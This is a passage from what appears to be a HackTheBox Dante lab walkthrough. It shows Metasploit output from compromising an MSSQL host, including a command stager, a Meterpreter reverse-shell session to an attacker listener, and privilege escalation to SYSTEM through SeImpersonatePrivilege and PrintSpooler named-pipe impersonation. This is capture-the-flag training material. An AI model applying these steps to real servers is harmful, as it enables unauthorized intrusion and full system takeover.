progress - 99.59% done (101827/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 100.00% done (102246/102246 bytes) [*] Sending stage (175686 bytes) to
10.10.110.3 [*] Meterpreter session 16 opened (10.10.14.5:4444 -> 10.10.110.3:19751) at
2024-01-01 22:48:21 -0500
```

After getting the shell, in c:\Users can be found in the catalog flag.txt

Elevation of rights: PrintSpooler MSSQL users generally have the SeImpersonatePrivilege permission, and can use the Potato family to elevate privileges, and MSF can directly use the getsystem command.

```
meterpreter > getsystem ...got system via technique 5 (Named Pipe Impersonation
(PrintSpooler variant)).
```

reference Dante by Tamarisk HTB Dante Walkthrough – rainb0w’s blog Wordpress - HackTricks